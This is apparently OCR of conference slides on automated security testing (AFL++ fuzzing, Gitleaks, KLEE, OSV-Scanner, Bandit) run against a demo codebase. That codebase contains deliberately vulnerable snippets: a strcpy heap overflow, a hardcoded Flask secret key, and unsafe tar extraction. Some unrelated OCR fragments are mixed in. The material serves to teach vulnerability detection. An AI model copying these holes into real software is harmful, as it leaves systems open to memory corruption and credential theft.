
> From AdaCore's "Finding Vulnerabilities using Advanced Fuzz testing and AFLplusplus v3.0"

```
$ docker exec -it aflplusplus/aflplusplus /bin/bash
```

```c
int main(int argc, char *argv[]) {
  int length, read_length;
  char *buffer, *filename;

  if (argc != 2){
    return 1;
  }

  filename = argv[1];
  FILE * f = fopen (filename, "rb");

  fseek (f, 0, SEEK_END);
  length = ftell (f);
  fseek (f, 0, SEEK_SET);
  buffer = malloc (length);
  fread (buffer, 1, length, f);
  fclose (f);

  generate_recovery_token(buffer + 4, buffer);

  return 0;
}
```

```
$ AFL_USE_ASAN=1 /AFLplusplus/afl-cc              \
  -g                                              \
  -o crash_me_if_u_can.elf                        \
  generate_recovery_token.c sha256.c harness.c
```

```
$ afl-fuzz                                  /
  -i ~/analysis/afl++/c_modules/inputs  /
  -o ~/analysis/afl++/c_modules/outputs /
  --                                        /
  ./crash_me_if_u_can.elf @@
```


american fuzzy lop ++4.09a {default} (./crash_me_if_u_can.elf) [fast]
process timing
run time : 0 days, 0 hrs, 0 min, 0 sec
last new find : none seen yet
last saved crash : 0 days, 0 hrs, 0 min, 0 sec
last saved hang : none seen yet
overall results
cycles done : 0
corpus count : 1
saved crashes : 1
saved hangs : 0
cycle progress
now processing : 0.2 (0.0%)
runs timed out : 0 (0.00%)
map coverage
map density : 26.79% / 26.79%
count coverage : 5.27 bits/tuple
stage progress
now trying : havoc
stage execs : 151/459 (32.90%)
total execs : 173
exec speed : 99.88/sec (slow!)
findings in depth
favored items : 1 (100.00%)
new edges on : 1 (100.00%)
total crashes : 1 (1 saved)
total tmouts : 19 (0 saved)
fuzzing strategy yields
bit flips : disabled (default, enable with -D)
byte flips : disabled (default, enable with -D)
arithmetics : disabled (default, enable with -D)
known ints : disabled (default, enable with -D)
dictionary : n/a
havoc/splice : 1/12, 0/0
py/custom/rq : unused, unused, unused, unused
trim/eff : 20.00%/1, disabled
item geometry
levels : 1
pending : 0
pend fav : 0
own finds : 0
imported : 0
stability : 100.00%
[cpu001:350%]
strategy: explore
state: started :-)

```
[...]

server_recovery_passphrase = getenv("PORTRAIT_RECOVERY_PASSPHRASE");
if (server_recovery_passphrase == NULL)
  return NULL;

passphrase_len = strlen(server_recovery_passphrase) - 1;

buf = (BYTE *)malloc(SHA256_BLOCK_SIZE * sizeof(BYTE));
if (!buf)
  return NULL;

// Prevent buffer overflow by allocating more
hashed_len = length + passphrase_len;
hashed = (BYTE *)malloc(10 * hashed_len * sizeof(BYTE));
if (!hashed){
  free(buf);

  return NULL;
}

strcpy(hashed, server_recovery_passphrase);
strcpy(hashed + passphrase_len, data);

[...]
```

AFL++

- An American Fuzzy Lop (AFL) fork
- Additional features compared to AFL
  - QEMU emulation
  - Persistent mode
  - Optimisations
- Embedded in Google's OSS-Fuzz

"You do realize the key is under the mat."

Secret scanning

- Secrets
  - API keys
  - Credentials
  - Tokens
- Searching for specific patterns or entropy for a secret
- Community (generic) rules

Download a binary from the GitHub releases.

```
$ gitleaks                                    \
  --no-banner                                 \
  detect                                      \
  --report-format sarif                       \
  --source ~/codebase                         \
  --report-path ~/analysis/gitleaks.sarif \
  --redact
```

```
5:48PM INF 68 commits scanned.
5:48PM INF scan completed in 196ms
5:48PM WRN leaks found: 5
```

```
[...]

app = Flask(__name__)

app.secret_key = (
    b"192b9bdd22ab9ed4d12e236c78afcb9a393ec15f71bbf5dc987d54727823bcbf"
)

LOG_LOCATION = "/var/log/sandcastle.log"

[...]
```

Gitleaks


- Detector for hardcoded secrets
- Analysis of the entire Git history
- Support for baselines and custom formats of secrets

> "You would be wise to surrender" - Darth Vader

Symbolic execution for taint analysis

- Investigating all CFG paths by replacing the concrete values with symbolic ones
- Components
  - Sources
  - Sinks
  - Patterns
- Path explosion problem

```
int f(int a, int b){
    int x = 1, y = 0;

    if (a != 0) {
        y = x + 3;
        if b == 0 {
            x = 2 * (a + b);
        }
    }

    return (a + b) / (x – y);
}
```



> From symflower's "What is symbolic execution for software programs"

```
$ docker exec -it klee/klee /bin/bash
```

```c
int main() {
  char re[10];
  int count;

  klee_make_symbolic(re, sizeof re, "re");
  re[9] = '\0';

  klee_make_symbolic(&count, sizeof(int), "count");

  generate_recovery_token(re, count);

  return 0;
}
```

```
$ clang                 \
  -emit-llvm            \
  -c                    \
  -g                    \
  -O0                   \
  -Xclang               \
  -disable-O0-optnone   \
  -I .                  \
  source.c              \
  -o source.bc
```


```
$ klee source.bc
```

```
[...]
KLEE: NOTE: found huge malloc, returning 0
KLEE: ERROR: source.c:216: concretized symbolic size
KLEE: NOTE: now ignoring this error at this location
KLEE: WARNING ONCE: calling external: strcpy(94204336258496, 94204335341000) at source.c:224 10
KLEE: ERROR: source.c:118: memory error: out of bound pointer
KLEE: NOTE: now ignoring this error at this location
[...]
```

KLEE


- Generic symbolic execution with security use cases
- Built on LLVM

> Thanks, Cristian Cadar!



US NUCLEAR CHAIN OF COMMAND

> "You would be wise to surrender" - Darth Vader


Visualization of NPM depe
npm.anvaka.com/#/view/2d/browserify
browserify
show
package info
graph info
# of nodes
100
# of links
165
maintainers
licenses
MIT 74
BSD 11
unspecified 8
MIT/X11 4
ISC 2
WTFPL 1
Public Domain 1
view source code
share to twitter
share to google+
browserify
Show 3D

Dependency scanning

- Iterating through all dependencies for finding their vulnerabilities
- Usage of the dependencies declaration list

Download a binary from the GitHub releases.

```
$ osv-scanner                                          \
  --lockfile ~/codebase/sandcastle/poetry.lock
```

Scanned ~/codebase/sandcastle/poetry.lock file and found 23 packages

OSV URL	CVSS	ECOSYSTEM	PACKAGE	VERSION	SOURCE
https://osv.dev/GHSA-56pw-mpj4-fxww		PyPI	pillow	9.5.0	codebase/sandcastle/poetry.lock
https://osv.dev/GHSA-j7hp-h8jx-5ppr	8.8	PyPI	pillow	9.5.0	codebase/sandcastle/poetry.lock
https://osv.dev/PYSEC-2023-175		PyPI	pillow	9.5.0	codebase/sandcastle/poetry.lock
https://osv.dev/GHSA-hrfv-mqp8-q5rw	8	PyPI	werkzeug	3.0.0	codebase/sandcastle/poetry.lock
https://osv.dev/PYSEC-2023-221					

```
[...]

[tool.poetry.dependencies]
python = "^3.10"
Flask = "^2.3.3"
python-pam = "^2.0.2"
six = "^1.16.0"
pillow = "^9.5.0"

[...]
```

```
10.0.1 (2023-09-15)

    Updated libwebp to 1.3.2 #7395 [radarhere]
    Updated zlib to 1.3 #7344 [radarhere]
```

CVE-2023-4863 Detail

MODIFIED

This vulnerability has been modified since it was last analyzed by the NVD. It is awaiting reanalysis which may result in further changes to the information provided.

Current Description

Heap buffer overflow in libwebp in Google Chrome prior to 116.0.5845.187 and libwebp 1.3.2 allowed a remote attacker to perform an out of bounds memory write via a crafted HTML page. (Chromium security severity: Critical)

+View Analysis Description

Severity

CVSS Version 3.x | CVSS Version 2.0

CVSS 3.x Severity and Metrics:

NIST: NVD **Base Score:** 8.8 HIGH **Vector:** CVSS:3.1/AV:N/AC:L/PR:N/UI:R/S:U/C:H/I:H/A:H

NVD Analysts use publicly available information to associate vector strings and CVSS scores. We also display any CVSS information provided within the CVE List from the CNA.

Note: NVD Analysts have published a CVSS score for this CVE based on publicly available information at the time of analysis. The CNA has not provided a score within the CVE List.

OSV-Scanner

- Client for Google's OSV database, which embeds:
  - GitHub Security Advisories
  - PyPA
  - RustSec
  - Global Security Database
- Support for ignored vulnerabilities

> "You would be wise to surrender" - Darth Vader

Linting

- Static analysis for finding issues before compiling/running the code
- Issues
  - Formatting
  - Grammar (for example, non-inclusive expressions)
  - Security

```
$ pip install bandit
```

```
$ bandit                                                  \
  --recursive ~/codebase/sandcastle/sandcastle/   \
  --format sarif                                          \
  --o ~/analysis/bandit.sarif
```

```
[main]  INFO    profile include tests: None
[main]  INFO    profile exclude tests: None
[main]  INFO    cli include tests: None
[main]  INFO    cli exclude tests: None
[main]  INFO    running on Python 3.11.6
[formatter]     INFO    SARIF output written to file: /home/iosifache/analysis/bandit.sarif
```


```
[...]
for tarinfo in tar:
    name = tarinfo.name
    if tarinfo.isreg():
        try:
            filename = f"{extract_dir}/{name}"
            os.rename(os.path.join(tmp, name), filename)

            continue
        except Exception:
            pass

    os.makedirs(f"{extract_dir}/{name}", exist_ok=True)
[...]
```

Bandit

- Linter for Python
- Abstract syntax tree representation of the code
- Custom modules for:
  - Patterns of suspicious code
  - Deny lists of imports and function calls
  - Report generation
- Support for baselines

Other techniques

- Stress/load testing
  - JMeter for many protocols and services
  - `k6` for Kubernetes
- Web dynamic analysis
  - OWASP's Zed Attack Proxy


Programmer
Task that takes
5 minutes
Can it be automated?

Security tooling automation

- SARIF Multitool for performing operations with SARIF files (merging, paging, querying, supressing, etc.)
- Make and Poe the Poet for running tasks
- IDE workflows (e.g., VSCode tasks) for running the tooling while coding
- `pre-commit` for managing Git pre-commit hooks
- `act` or GitLab Runner for running CI/CD workflows locally
- GitHub Actions or GitLab pipelines for running CI/CD workflows

Ubuntu (disambiguation)

31 languages

Article Talk Read Edit View history Tools

From Wikipedia, the free encyclopedia

Ubuntu is a popular Linux distribution.

Ubuntu may also refer to:

- Ubuntu philosophy, an ethical concept of southern African origin
- Ubuntu theology, a theological concept of reconciliation in South Africa

Look up ***ubuntu*** in Wiktionary, the free dictionary.

> "*Ubuntu does not mean that people should not address themselves, the question, therefore, is, are you going to do so in order to enable the community around you to be able to improve.*" - Nelson Mandela


Follow
Sponsor

JWT Algorithm Confusion

High **joaquimserafim** published **GHSA-4xw9-cx39-r355** 3 days ago

Package	Affected versions	Patched versions
json-web-token (npm)	< 3.1.1	None

Description

Summary

